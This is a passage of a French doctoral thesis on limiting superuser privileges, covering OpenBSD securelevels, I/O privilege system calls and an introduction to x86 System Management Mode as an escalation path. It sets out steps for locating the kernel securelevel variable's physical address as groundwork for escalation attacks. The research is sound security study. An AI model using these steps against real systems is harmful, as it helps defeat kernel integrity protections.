Dans un système où les privilèges d'administration suffisent pour charger un module noyau arbitraire capable d'exécuter du code en ring 0, on peut considérer que toute tâche disposant de tels privilèges est aussi sensible en intégrité que le noyau lui-même, puisqu'aucun mécanisme n'empêche l'escalade. Nous nous intéresserons donc dans la suite à deux exemples de mécanismes visant à brider les privilèges d'administration et à des exemples de systèmes d'exploitation mettant en œuvre ce type de mécanisme.

De façon générale, de tels mécanismes doivent permettre de garantir l'intégrité du noyau en mémoire, la protection des éventuelles tâches disposant de privilèges dangereux (susceptibles de menacer directement ou non le noyau) ainsi que la protection des fichiers critiques sur le disque (pour prévenir une corruption des fichiers suivie d'un redémarrage du système), tout en réduisant au maximum le périmètre de confiance associé. Sur cette base d'auto-cohérence du mécanisme, d'autres éléments peuvent ensuite être ajoutés.

Une première approche consiste à identifier, parmi les privilèges d'administration, ceux qui sont utilisés au cours du fonctionnement normal du système et ceux dont on peut se passer une fois le système démarré et paramétré. Une variable interne du noyau, appelée **securelevel***, permet de stocker l'état du système vis-à-vis de l'utilisation des privilèges d'administration. A chaque incrémentation de sa valeur, certaines opérations privilégiées (chargement d'un module noyau, ouverture à bas niveau d'un disque dur, etc.) deviennent globalement interdites sur le système. Une application, même privilégiée, ne peut qu'incrémenter le securelevel.

Par nature, la cohérence du modèle sous-jacent au mécanisme des securelevels suppose au moins qu'à partir d'un certain niveau, utilisable dans la pratique, une tâche arbitraire[6] disposant de privilèges *root* ne peut plus, à travers ses privilèges, redescendre le securelevel. Le mécanisme de securelevel est présenté en détail au chapitre 2.3.1.

Un autre mécanisme consiste à scinder les privilèges d'administration en capacités (accroissement de la granularité) et à contrôler l'usage de ces capacités en s'appuyant notamment sur les propriétés de la tâche concernée mais aussi sur la nature du programme exécuté. Ainsi, l'exécution d'un programme arbitraire sous une identité privilégiée ne permettra pas d'exploiter les privilèges associés à cette identité.

Par nature, la cohérence du modèle sous-jacent au mécanisme des capacités suppose au moins que, pour certains jeux de capacités utilisés dans la pratique, une tâche arbitraire disposant de ces capacités ne sera pas en mesure d'en tirer des privilèges associés à d'autres capacités.

Sous Linux, qui implémente partiellement le mécanisme des capacités POSIX [35], les possibilités d'attribution de délégations de privilèges d'entrées sorties (IOPL, etc.) sont contrôlées par la capacité `CAP_SYS_RAWIO`.

## 2.3 Le cas d'OpenBSD

Le présent chapitre détaille l'implémentation des concepts présentés précédemment sous OpenBSD [67]. OpenBSD est un système d'exploitation mis au point sur la base du noyau Unix BSD. Né à l'origine d'une scission entre développeurs du système NetBSD [64], OpenBSD jouit dans la communauté internationale d'une réputation de système d'exploitation sécurisé [68]. En réalité, OpenBSD mise sur une approche "agressive" en matière de sécurité [69, 24]. La capacité des développeurs à proposer dans les plus brefs délais une solution aux différentes vulnérabilités qui pourraient être mises en évidence sur le système constitue le principal argument commercial d'OpenBSD.

Le fait qu'OpenBSD jouisse d'une certaine culture de la sécurité en fait un système intéressant à étudier. OpenBSD se veut l'un des systèmes les plus robustes au monde et met en œuvre de nombreux mécanismes de sécurités non-standards sur les autres systèmes d'exploitation. OpenBSD sera le système d'exploitation sur lequel les schémas d'attaque de type preuve de concept présentés dans la seconde partie seront illustrés. Le mécanisme de sécurité principal que nous serons amenés à étudier est le mécanisme de securelevel.

OpenBSD met en effet en œuvre un mécanisme de securelevel tel que décrit au chapitre précédent, visant à limiter les privilèges du superutilisateur lorsque cela est nécessaire.

### 2.3.1 Principe de base de l'implémentation du securelevel sous OpenBSD

Sous OpenBSD, le mécanisme de securelevel est implémenté grâce à une variable du noyau appelée kern.securelevel. Cette variable est de type entier et peut donc théoriquement prendre n'importe quelle valeur 32 bits signée. En pratique, seules quatre de ces valeurs sont utilisées effectivement. Lorsque la valeur du securelevel vaut -1, le système est dit se trouver en mode "Permanently Insecure". Dans un tel mode, il n'existe aucune restriction particulière des privilèges du superutilisateur. Le superutilisateur est tout puissant sur la machine. Il lui est par exemple possible d'écrire un module noyau et de le charger, ce qui lui permet d'exécuter du code arbitraire avec les privilèges du noyau. Lorsque la valeur du securelevel vaut 0, le système se trouve en mode

[6] Le modèle ne couvre pas le cas d'une tâche lancée avant l'élévation du securelevel et ayant déjà exploité des privilèges autorisés sous l'ancien niveau et interdits par le nouveau.

"Insecure". Ce mode est exactement identique au précédent, mais il s'agit théoriquement d'un état transitoire du système. Lorsqu'OpenBSD démarre, le securelevel prend la valeur 0. Pendant la séquence de démarrage sera prise la décision de ne pas limiter les privilèges du superutilisateur (en affectant $-1$ à la variable kern.securelevel), ou au contraire de restreindre les privilèges du superutilisateur en augmentant la valeur du securelevel.

Lorsque le securelevel prend la valeur 1, les privilèges du superutilisateurs sont restreints. Un certain nombres d'opérations habituellement sous son contrôle ne lui seront plus accessibles. Le tableau de la figure 2.1 présente l'ensemble des restrictions applicables au niveau 1. Ce niveau correspond au mode "Secure" pour OpenBSD.

Enfin, lorsque la variable kern.securelevel prend la valeur 2, le système est placé en mode "Highly Secure". Les restrictions des privilèges du superutilisateur sont maximales (voir également figure 2.1).

| Valeur du securelevel | Nom du mode | Impacts sur les privilèges de root |
|---|---|---|
| -1 | Permanently insecure | Aucune limitation |
| 0 | Insecure | Aucune limitation |
| 1 | Secure | - Seul le processus init peut abaisser la valeur du securelevel.<br>- Impossible d'écrire dans **/dev/mem*** et **/dev/kmem***.<br>- Impossible de charger des modules noyau.<br>- Les drapeaux System Immutable et append-only ne peuvent pas être retirés.<br>- Les pseudo-fichiers d'accès direct (raw) aux disques montés par le système sont en lecture seule. |
| 2 | Highly Secure | Idem qu'en mode Secure plus :<br>- L'heure système ne peut plus être mise à jour à rebours.<br>- Les règles de filtrage et de NAT ne peuvent plus être modifiées.<br>- Tous les pseudo-fichiers d'accès direct (raw) aux disques sont en lecture seule. |

FIG. 2.1 – Implémentation des securelevel sous OpenBSD

En plus des restrictions de privilèges présentées dans le tableau 2.1, il est impossible aux processus ( sauf au processus init) de descendre la valeur de la variable kern.securelevel une fois que celle-ci est positive. Ceci empêche les processus utilisateur (init exclu) de pouvoir restituer au superutilisateur l'intégralité de ses privilèges en changeant la valeur de la variable déterminant le niveau du securelevel. En revanche, le noyau a toujours la possibilité de changer la valeur de la variable kern.securelevel. En pratique toutefois, il n'utilise pas cette fonctionnalité.

Lorsqu'une application ou un processus s'exécute pour le compte du superutilisateur, ses privilèges sont limités à un instant donné par la valeur courante de la variable kern.securelevel. Même si un processus a été lancé alors que la variable kern.securelevel vaut -1, il lui sera par exemple impossible de charger un module noyau dès que le système aura été passé en mode "Highly Secure". En revanche, les opérations effectuées avant l'augmentation de la valeur du

securelevel ne seront en aucune façon affectées par le changement de valeur de la variable. En effet, une application qui aurait obtenu un descripteur de fichier lui permetttant d'effectuer des accès en écriture sur le fichier /dev/mem à un instant où le securelevel vaut -1 conserverait ce descripteur de fichier et l'ensemble des privilèges associés même lors d'un passage du système en mode "Highly Secure". Il devient pourtant impossible d'ouvrir le fichier /dev/mem en écriture suite à l'augmentation de la valeur du securelevel (voir le tableau 2.1).

### 2.3.2 Adresse de la variable securelevel

Pour certaines des techniques d'escalade de privilège présentées plus loin, il pourra être nécessaire de déterminer la valeur de l'**adresse physique*** à laquelle est stockée la variable kern.securelevel. Dans cette partie, nous allons préciser de quelle manière il est possible même à un utilisateur standard de déterminer une telle adresse.

Tous les utilisateurs peuvent sous OpenBSD afficher la valeur courante du securelevel en utilisant la commande *sysctl kern.securelevel*. Seul l'administrateur est toutefois autorisé à modifier cette valeur. La commande est *sysctl -w kern.securelevel=*$NEW\_VALUE$ où $NEW\_VALUE$ peut prendre n'importe quelle valeur entière. Si la valeur courante du securelevel est négative ou nulle, le système modifie la valeur du securelevel et la valeur $NEW\_VALUE$ devient la nouvelle valeur courante. Dans le cas contraire, seule une augmentation de la valeur du securelevel est possible, une demande de diminution se soldera dans tous les cas par un échec.

Il est important de noter que toutes les valeurs négatives sont interprétées du point de vue du système comme si le securelevel valait -1. Lorsque la variable prend une valeur supérieure à 2, le noyau considère que le système est en mode "Highly Secure".

Il est possible de déterminer facilement l'**adresse logique*** (et donc l'**adresse virtuelle***) de la variable kern.securelevel grâce à la commande nm qui permet de lister les symboles d'un exécutable. Si l'on lance cette commande sur le noyau du système et que l'on recherche la chaîne de caractères "securelevel" on obtient facilement cette adresse.

```
#nm /bsd |grep securelevel
d0598944 B securelevel
```

Il est ensuite possible d'obtenir l'adresse physique de cette variable. Si le noyau ne met pas en œuvre de stratégie de randomisation [11] de son espace mémoire, comme c'était le cas d'OpenBSD au moment de l'étude, retrouver cette adresse est trivial puisqu'il est de notoriété publique qu'OpenBSD utilise un offset de 0xd0000000 entre les adresses virtuelles et les adresses physiques de son noyau. Dans notre exemple, l'adresse physique de la variable est donc $0x00598944$.

Si en revanche le système d'exploitation utilise des techniques de randomisation, la tâche peut être légèrement plus ardue. Si cette randomisation a lieu uniquement au niveau virtuel, la technique présentée ci-dessus marchera à l'identique car l'utilitaire nm nous donnera systématiquement l'adresse virtuelle du securelevel et on pourra en déduire l'adresse physique correspondante. Si la randomisation est poussée jusqu'au niveau physique, on peut utiliser des privilèges en lecture[7]sur la mémoire physique pour déterminer la position du securelevel. En effet, un point important est qu'il est toujours possible d'incrémenter la valeur de la variable kern.securelevel. On peut donc incrémenter le securelevel à une valeur particulière (0x12345678 par exemple) et faire une copie de la mémoire principale dans un fichier, puis tenter de repérer les adresses physiques ou est stockée la chaîne de caractère. Ensuite, il suffit de modifier la valeur du securelevel (le mettre à $0x76543210$ par exemple) et de repérer les adresses mémoires qui correspondent

[7]si on les possède.

à un tel changement. Selon toute probabilité, une seule adresse mémoire correspondra à une telle modification, celle du securelevel. Notre technique a l'inconvénient d'augmenter la valeur du securelevel. Cela peut correspondre en un durcissement de la politique de sécurité du système uniquement dans le cas où le securelevel valait initialement 1. Dans le cadre de cette étude, nous considérerons systématiquement que le niveau courant du securelevel pour un système opérationnel est maximal.

### 2.3.3 Gestion des privilèges d'entrées-sorties sous OpenBSD

Cette section traite des particularités d'OpenBSD liées à la gestion des ports et des privilèges d'entrées-sorties (voir chapitre 2.1.2).

OpenBSD offre principalement deux appels système à la couche applicative pour lui permettre de demander des privilèges d'entrées-sorties sur un ou plusieurs ports d'entrées-sorties.

Pour des raisons de sécurité, seul un processus du superutilisateur est en mesure d'utiliser l'un ou l'autre de ces appels système. L'appel i386_iopl permet au superutilisateur de demander au noyau de mettre à jour le champ IOPL du registre d'état EFLAGS du processeur afin d'autoriser les accès PIO depuis la couche utilisateur sur l'ensemble des ports E/S du système.

L'appel i386_set_ioperm peut être utilisé par une application s'exécutant pour le compte du superutilisateur pour mettre à jour le bitmap d'entrées-sorties de la tâche courante. La mise à jour du bitmap est complète et l'application doit donc fournir comme argument de l'appel système l'intégralité du nouveau bitmap d'entrées-sorties. Sous OpenBSD, le bitmap d'entrées-sorties n'est implémenté que pour les 1024 adresses les plus basses sur le bus PIO pour des raisons de performance et d'occupation mémoire de la couche noyau. Une application ne peut donc demander les privilèges d'entrées-sorties via cet appel système que pour les 1024 ports concernés. L'appel système i386_iopl doit être utilisé dans tous les autres cas.

L'appel système i386_get_ioperm permet quant à lui au superutilisateur de connaître la valeur courante du bitmap d'entrées-sorties pour la tâche courante. Si le superutilisateur souhaite modifier la configuration pour l'un seulement des 1024 ports sous contrôle du bitmap d'entrées-sorties, il lui suffit donc d'utiliser l'appel système i386_get_ioperm pour obtenir le bitmap courant, de modifier le bit correspondant au port qui l'intéresse puis d'utiliser l'appel système i386_set_ioperm pour entériner la mise à jour.

Il est à noter que le mécanisme de securelevel sous OpenBSD ne restreint jamais la possibilité pour les processus du superutilisateur d'utiliser les appels système i386_iopl et i386_set_ioperm.

Il existe sous OpenBSD un mécanisme pour autoriser ou empêcher les processus s'exécutant sous l'identité du superutilisateur de faire appel à i386_iopl. Ce mécanisme repose sur l'emploi d'une variable du noyau appelée machdep.allowaperture. Si cette variable vaut 0, il est impossible de faire appel à i386_iopl. Dans le cas contraire, si elle vaut 1 ou 2, ces appels système sont autorisés. Notons également que dans le cas où la valeur de kern.securelevel est positive, il est impossible, même aux processus du superutilisateur, d'abaisser la valeur de machdep.allowaperture.

Initialement, il n'existait en revanche aucun mécanisme pour restreindre l'accès à l'appel système i386_set_ioperm. Suite aux travaux de cette thèse présentés au chapitre 3, cet appel a été modifié et son comportement a été harmonisé. Il répond maintenant aux mêmes exigences et contraintes que i386_iopl comme indiqué au chapitre 7.3.1.

### 2.3.4 Cohérence du mécanisme de securelevel sous OpenBSD

Le modèle global de sécurité du mécanisme du securelevel sous OpenBSD est qu'en mode Highly Secure, quelle que soit par ailleurs la configuration du système, il est impossible à tout

processus, même s'exécutant sous l'identité du superutilisateur de s'approprier des privilèges équivalents à ceux du noyau. C'est par exemple la raison pour laquelle il est en mode Highly Secure impossible au superutilisateur de charger un module noyau et donc de lancer du code arbitraire avec les privilèges du noyau ou d'obtenir des privilèges en écriture sur les fichiers /dev/mem[8] et /dev/kmem[9] et donc de pouvoir modifier le noyau du système d'exploitation.

Par voie de conséquence, en mode Highly Secure il est impossible à tout composant logiciel d'obtenir un accès en écriture au périphérique /dev/mem. Cependant, lorsque le serveur graphique est lancé, il lui est nécessaire d'avoir un accès en écriture sur les zones de mémoire partagée de la mémoire graphique (au minimum sur la zone de compatibilité $0xa0000 - 0xc0000$ qui permet l'affichage en mode texte). Afin que le serveur graphique puisse fonctionner en mode "Highly Secure", il a été décidé de créer un fichier **/dev/xf86*** dont le fonctionnement est identique à /dev/mem mais uniquement dans les zones correspondant à la mémoire graphique. En d'autres termes, le fichier /dev/xf86 permet d'accéder en lecture/écriture à toutes les zones de la mémoire graphique à l'exclusion de toute autre zone. Comme il a été identifié par les concepteurs d'OpenBSD qu'a priori seul le serveur graphique devait en fonctionnement normal avoir accès à la mémoire graphique, tout comme il est a priori le seul composant standard à nécessiter les appels système i386_iopl et i386_set_ioperm, il a été décidé de subordonner l'accès à ce périphérique au fait que la variable machdep.allowaperture est non nulle, afin d'harmoniser le comportement de ce fichier avec celui de l'appel système i386_iopl.

[8]Le fichier /dev/mem fournit à la couche applicative une vision de la mémoire physique du système telle que la voit le chipset. Toute personne possédant les droits d'accès en écriture sur un tel fichier peut donc modifier le code ou les données de tout autre composant.

[9]Le fichier /dev/kmem fournit à la couche applicative une vision de la mémoire virtuelle de chaque processus qui correspond au noyau. Chaque processus qui possède des privilèges d'accès en écriture sur ce fichier a donc la possibilité de modifier le noyau du système d'exploitation.

Deuxième partie

# Les fonctionnalités matérielles comme moyen d'escalade de privilège

# Chapitre 3

# Le mode System Management

**Sommaire**

## 3.1 Introduction

Ce chapitre présente comment il est possible pour un attaquant d'exploiter l'un des modes de fonctionnement des processeurs x86, le mode **System Management*** pour augmenter ses privilèges sur un système. Les méthodes d'escalade de privilège présentées ici ne nécessitent nullement à l'attaquant d'avoir un accès physique à la machine x86 cible. Ce chapitre présente dans un premier temps les différents modes de fonctionnement des processeurs x86, avant de décrire plus en détail le mode System Management et d'expliquer dans quelle mesure la présence d'un tel mode peut mettre en danger la sécurité d'un système d'exploitation s'exécutant en **mode protégé***. On présente ensuite le cas concret d'une escalade de privilège sur un système OpenBSD. L'adaptation des attaques présentées ici aux architectures **x86-64*** sera effectuée au chapitre 6. Les résultats présentés ici ont été publiés lors de la conférence internationale CanSecWest 2006 [29] et de la conférence [27]. Ils ont également été publiés sous forme d'article dans le magazine MISC [28] et ont donné lieu à un entretien avec l'un des journalistes du magazine securityfocus.com [18].

## 3.2 Rappels sur les modes de fonctionnement des processeurs x86

Les processeurs de la famille x86 peuvent exécuter du code dans quatre modes différents. Le mode protégé est le seul mode 32 bits. Il s'agit du mode nominal d'utilisation et de fonctionnement du processeur. Les trois autres modes sont des modes 16 bits de compatibilité ou de maintenance qui ont été nettement moins étudiés par le passé. Dans le cadre de cette thèse, nous nous concentrerons d'une part sur le mode protégé dans la mesure où ce dernier correspond au mode de fonctionnement de la quasi-totalité des systèmes d'exploitation mis en œuvre sur ce type de processeur et d'autre part sur le mode System Management en analysant dans quelle mesure l'existence d'un tel mode peut compromettre la sécurité globale du système. Les modes Adresse Réelle et Virtuel 8086 ne seront pas étudiés en détail et sont décrits succinctement à des fins de complétude dans les paragraphes qui suivent. Les différents modes et les transitions possibles entre eux sont esquissés sur la figure 3.1.




FIG. 3.1 – Modes de fonctionnement d'un système x86 32 bits

### 3.2.1 Le mode Protégé

Le mode protégé est le mode nominal d'utilisation d'un processeur x86. En conséquence, il s'agit du mode principal d'exécution de tous les systèmes d'exploitation modernes tels que Linux, Windows$^{TM}$ ou encore les systèmes Unix (Solaris, OpenBSD, FreeBSD ou NetBSD par exemple).

Ce mode est le seul mode d'exécution 32 bits. Il tient son nom du fait qu'en mode protégé, le processeur fournit à la couche logicielle des moyens de protéger son espace mémoire.

Le mode protégé permet, en effet, de définir quatre niveaux de privilèges processeur aussi appelés “rings" ou “anneaux". Le ring 0 est le plus privilégié. C'est celui dans lequel est censé s'exécuter le noyau du système d'exploitation. Le ring 3 est le moins privilégié. C'est celui où doit s'exécuter le code des applications utilisateur. Les ring 1 et 2, intermédiaires, sont très rarement utilisés dans la pratique, sauf dans le cadre de certains systèmes de virtualisation ([84]). Ils peuvent éventuellement permettre d'exécuter certains composants du noyau ou certains pilotes logiciels avec des privilèges restreints. Un contrôle d'accès aux instructions privilégiées et aux registres processeur est subordonné à ce mécanisme. Certaines instructions critiques sont réservées à l'usage exclusif du code s'exécutant en ring 0 et certains registres, ou certains bits de certains registres du processeur particulièrement sensibles ne peuvent être mis à jour ou relus que par un code qui s'exécute en ring 0.

Le niveau de privilège courant du processeur est appelé **CPL*** pour Current Privilege Level. Un changement de niveau de privilège peut avoir lieu à l'initiative du code s'exécutant sur le processeur par un appel à une fonction plus (respectivement moins) privilégiée ou par un changement de tâche matérielle notamment. Un changement de privilège peut également avoir lieu automatiquement, typiquement lors du passage du processeur en mode Virtuel 8086 ou lors de la réception de certaines **interruptions***.

En mode protégé, il est possible à toute tâche s'exécutant en ring 0 de restreindre l'accès à différentes zones mémoires au moyen des mécanismes de segmentation et de pagination. Il ne sera pas utile de décrire ces mécanismes en détail, mais il faut dès à présent signaler que ce sont ces deux mécanismes, qui couplés au mécanisme de privilège processeur permettent de définir un contrôle d'accès sur la mémoire physique. Au moyen de ces deux mécanismes, il est par exemple possible de définir une unité de mémoire (généralement une page[10] si la pagination est utilisée) comme accessible en lecture seule, en lecture/écriture, et de définir une page comme non exécutable (au moyen soit du mécanisme de segmentation, soit du drapeau NX [3] ou XD [36] des tables de page). Il est également possible de spécifier une zone mémoire comme accessible uniquement depuis certains niveaux de privilèges processeurs. Comme précisé au chapitre 2.1.1, une bonne utilisation de ces mécanismes permet au noyau d'assurer son rôle de cloisonnement des tâches utilisateur.

### 3.2.2 Le mode Adresse Réelle

Le mode Adresse Réelle est un mode de compatibilité. Il s'agit d'un mode 16 bits. Lors que le processeur est placé dans ce mode, il se comporte comme un processeur 8086[11].

La raison d'être de ce mode est qu'il est essentiel pour la plateforme PC d'assurer une compatibilité ascendante et descendante. La compatibilité descendante est obtenue lorsque l'on peut lancer une application récente sur un matériel ancien. A contrario, on doit toujours pouvoir faire fonctionner des applications anciennes sur un matériel récent : on parle alors de compatibilité ascendante. Le mode 16 bits permet dans une certaine mesure d'assurer une compatibilité as-

[10] Bloc de mémoire contiguë généralement de 4 ko dont l'adresse de base est un multiple de sa longueur.

[11] Les processeurs 8086 étaient des processeurs 16 bits de la famille x86.

cendante en permettant à des applications conçues pour des processeurs 16 bits tels que le 8086 de fonctionner même sur des plateformes modernes.

Pour être sûr que n'importe quel système d'exploitation (même un système d'exploitation 16 bits) puisse être lancé sur une plate-forme moderne, il est nécessaire que le processeur démarre dans un état compatible avec celui des premiers processeurs x86 16 bits. Le processeur est donc placé dans un mode 16 bits au démarrage : c'est le mode adresse réelle. Si le système d'exploitation est un système 32 bits, il est nécessaire de préparer l'environnement d'exécution du système d'exploitation puis de placer le processeur en mode protégé dès les premiers étages de la séquence de démarrage. Dans le cas contraire, le processeur peut rester en mode Adresse Réelle et continuer à se comporter comme un processeur 16 bits.

Dans la pratique, le mode Adresse Réelle n'est plus utilisé que lors du démarrage et éventuellement de l'arrêt d'un ordinateur. Il est aussi parfois, dans de très rares cas, utilisé pour appeler des routines du BIOS. Les routines du BIOS sont en effet compilées comme du code 16 bits car elles sont destinées à être utilisées notamment lors des premiers étages de la séquence de démarrage alors que le processeur est encore en mode Adresse Réelle.

### 3.2.3 Le mode Virtuel 8086

Le mode Virtuel 8086 est un mode 16 bits de compatibilité. Il arrive que l'on souhaite exécuter dans un système d'exploitation 32 bits des applications anciennes écrites pour un système 16 bits. Il serait possible pour le système d'exploitation d'exécuter ladite application en mode Adresse Réelle. Cependant, le mode Adresse Réelle est le mode qui est utilisé au démarrage du système et il ne bénéficie pas des mécanismes de protection de la mémoire du mode protégé. Un programme s'exécutant en mode Adresse Réelle possède donc des privilèges structurels équivalents à ceux du ring 0 du mode protégé. Il serait donc très dangereux d'exécuter une application 16 bits arbitraire avec des privilèges équivalents à ceux du noyau du système d'exploitation.

C'est pour résoudre ce problème que le mode 8086 Virtuel a été créé. Il permet au système d'exploitation d'exécuter du code 16 bits avec des privilèges restreints. Techniquement, le mode 8086 Virtuel est un mode encapsulé dans le mode protégé. Une tâche exécutée en mode 8086 Virtuel peut être vue comme un processus particulier du système d'exploitation exécuté en ring 3, mais avec un jeu d'instructions assembleur 16 bits. Fonctionnellement, le programme s'exécute comme s'il était exécuté sur un processeur 8086, à deux nuances fondamentales près :

- toutes les opérations sensibles, comme par exemple les **interruptions logicielles***, les instructions hlt, popf etc génèrent une exception de type faute de protection générale. La routine de traitement de cette exception contient donc généralement le code d'un moniteur 8086 Virtuel qui permet au noyau par l'intermédiaire de cette routine d'effectuer ces opérations privilégiés pour le code virtualisé si elle le juge pertinent. La routine rend alors la main au programme qui pourra continuer à s'exécuter ;
- contrairement au mode réel, le mode 8086 Virtuel étant encapsulé dans le mode protégé, il bénéficie du mécanisme de pagination. Ce mécanisme reste toutefois sous le contrôle exclusif du noyau du système d'exploitation du mode protégé, qui peut donc fournir à la tâche s'exécutant en mode 8086 Virtuel un espace d'exécution qui lui est propre correspondant pourtant à la plage d'adresse accessible en mode 16 bit.

### 3.2.4 Le mode System Management

Le mode System Management est un mode 16 bits de maintenance. Il est décrit en détail dans la section suivante.

## 3.3 Présentation du mode System Management

### 3.3.1 Principe de fonctionnement du mode System Management

Le mode System Management est, comme son nom l'indique, un mode de maintenance du système. Il permet, selon la documentation constructeur relativement évasive sur le sujet, de “lancer du code propriétaire" ou de “paramétrer le système en vue d'une gestion d'alimentation efficace". Dans la pratique, ce mode permet essentiellement d'exécuter du code défini par le concepteur de la carte mère pour le cas où des événements matériels asynchrones particuliers et étrangers au système d'exploitation et à son fonctionnement normal, se produiraient. Dans de telles circonstances, il est en effet du ressort de la carte mère et non pas du système d'exploitation de réagir en conséquence. Cependant, pour que le code prévu par le concepteur de la carte mère puisse s'exécuter, il est nécessaire qu'un des processeurs du système soit disponible. Comme il serait relativement peu efficace de réserver en permanence un processeur pour cet usage, il est nécessaire d'interrompre proprement le système d'exploitation sur l'un au moins des processeurs du système, de manière à être en mesure d'exécuter le code prévu, sans perturber outre mesure l'exécution normale du système d'exploitation.

Le mode System Management (SMM) a été prévu à cet effet. Lors de son entrée dans ce mode, le processeur sauvegarde la quasi-totalité de ses registres dans une zone de la mémoire prévue à cet effet. Ce contexte sera entièrement restauré lors du retour du processeur dans son mode d'origine. En d'autres termes, le système d'exploitation qui s'exécutait lors de l'entrée en mode System Management aura vu son contexte sauvegardé. Ce contexte sera restauré à l'identique lors de la sortie du mode SMM. Du point de vue du système d'exploitation, rien ne s'est passé. Tout ce passe comme si il n'avait jamais été interrompu. Il a en pratique été gelé le temps que le code de maintenance puisse s'exécuter.

### 3.3.2 Entrer en mode System Management

Pour que le processeur se place en mode System Management, il faut qu'il reçoive une interruption physique spécifique appelée SMI. Cette interruption est une **interruption matérielle*** qui ne peut donc en tant que telle être déclenchée par une interruption logicielle initiée par une instruction assembleur “int". Cette interruption peut être potentiellement générée par n'importe quel composant de la carte mère. Dans la plupart des systèmes modernes en revanche, seul le chipset est en mesure de générer cette interruption. Sur des systèmes un peu plus anciens, lorsque les I/O APICs (Advanced Programmable Interrupt Controler - Contrôleur d'interruption programmable avancé, voir [47]) sont indépendantes du chipset, elles possèdent parfois une telle fonctionnalité. Les APICs locales (voir également [37]) sont par ailleurs parfois capable de convertir n'importe quelle interruption locale (correspondant aux signaux LINT0, LINT1) qu'elles traitent en une SMI.

Le chipset réagit à un ensemble d'événements sensibles sur la carte mère. Lorsque le système est muni d'un chipset classique, une cinquantaine d'événements distincts peuvent déclencher la génération d'une SMI par ce dernier. Le tableau de la figure 3.2 récapitule les principaux événements correspondants pour un chipset Intel® muni d'un southbridge de type ICH2 [39].

A titre d'exemple, on peut préciser qu'il est possible de configurer le chipset pour qu'une écriture sur le registre de contrôle de L'Advanced Power Management (registre appelé APMC) déclenche la génération d'une SMI. Il est également possible d'instruire le chipset pour réagir à certains événements USB par la génération d'une SMI. Le passage à l'an 2000 est un événement qui là encore permet de demander au processeur de passer en mode System Management. Il est enfin possible de rendre la génération de SMI périodique.

| cause | Bit d'autorisation additionel | Commentaire |
|---|---|---|
| Alarme RTC | RTC_EN | Alarme de l'horloge système |
| Éveil de AC'97 | AC97_EN | Éveil du contrôleur sonore intégré |
| pin THRM# active | THRM_EN | Alarme de la sonde thermique |
| Éveil USB | USB_EN | Éveil d'un contrôleur USB |
| Passage à l'an 2000 | Non | Passage à l'an 2000 |
| Écriture dans le registre TCO_DAT_IN | non | Écriture dans un registre donné du chipset |
| Signal INTRUDER# | INTRD_SEL | Détection d'ouverture du capot |
| Écriture dans le registre APMC | non | Écriture dans le registre APMC du chipset |
| Compte à rebours 64ms atteint 0 | SWSMP_TMR_EN | Génération programmée de SMI |
| Tentative d'écriture sur le BIOS | BIOSWP_EN | Protection en écriture du BIOS |
| Le timer périodique expire | SWSMI_TMR_EN | Génération de SMI périodique |

FIG. 3.2 – Quelques exemples de cause possible d'une SMI pour une architecture comportant un chipset avec southbridge Intel® ICH

Par défaut, la fonctionnalité de génération de SMI par le chipset est désactivée. Afin de l'activer, il est nécessaire de configurer le chipset dans cette optique. Pour ce faire, il existe dans le southbridge un registre de configuration SMI_EN (voir figure 3.3) accessible au moyen d'un accès PIO à l'adresse PMBASE[12] + 0x30 et qui comprend un bit GBL_SMI_EN qui permet d'activer ou de désactiver cette fonctionnalité. Lorsque ce bit est à zéro, le chipset ne pourra en aucun cas délivrer une SMI. Dans le cas contraire, il pourra le faire. Certains événements ne pourront permettre la génération d'une SMI que si des bits d'autorisation additionnels dans le registre SMI_EN (ou d'autres registres équivalents) sont mis à 1. Dans le tableau de la figure 3.2, les différentes conditions pour qu'un événement déclenche ou non une réaction du chipset sont également spécifiées.

Notons dès à présent que bien que la valeur par défaut au démarrage du système du bit GBL_SMI_EN soit nulle, ce paramétrage est modifié en pratique systématiquement pendant la séquence de démarrage (généralement par le BIOS) afin que le système bénéficie de cette fonctionnalité essentielle. La fonctionnalité de génération de SMI est en effet cruciale dans la mesure où son absence briderait grandement les capacités du système. Elle intervient par exemple dans le cadre de la retransmission de messages reçus d'un clavier USB à destination du BIOS. En effet, généralement les claviers USB ne sont pas supportés directement par le BIOS. Il est donc nécessaire de remplacer les messages émis par le clavier USB par des messages intelligibles comme ceux qui proviennent d'un clavier PS/2. Cette traduction nécessite l'émission de SMI.

En pratique, sur tous les systèmes testés, la fonctionnalité de génération des SMI par le chipset était activée, et il semble difficilement envisageable qu'elle ne le soit pas.

### 3.3.3 Entrée et sortie du mode System Management

Lors de la réception d'une SMI, le processeur sauvegarde la quasi-totalité de ses registres dans une zone de la mémoire appelée SMRAM. L'adresse physique de cette mémoire est spécifiée par le registre SMBASE du processeur.

[12]PMBASE peut être déterminé au moyen du mécanisme de configuration PCI décrit en annexe B.

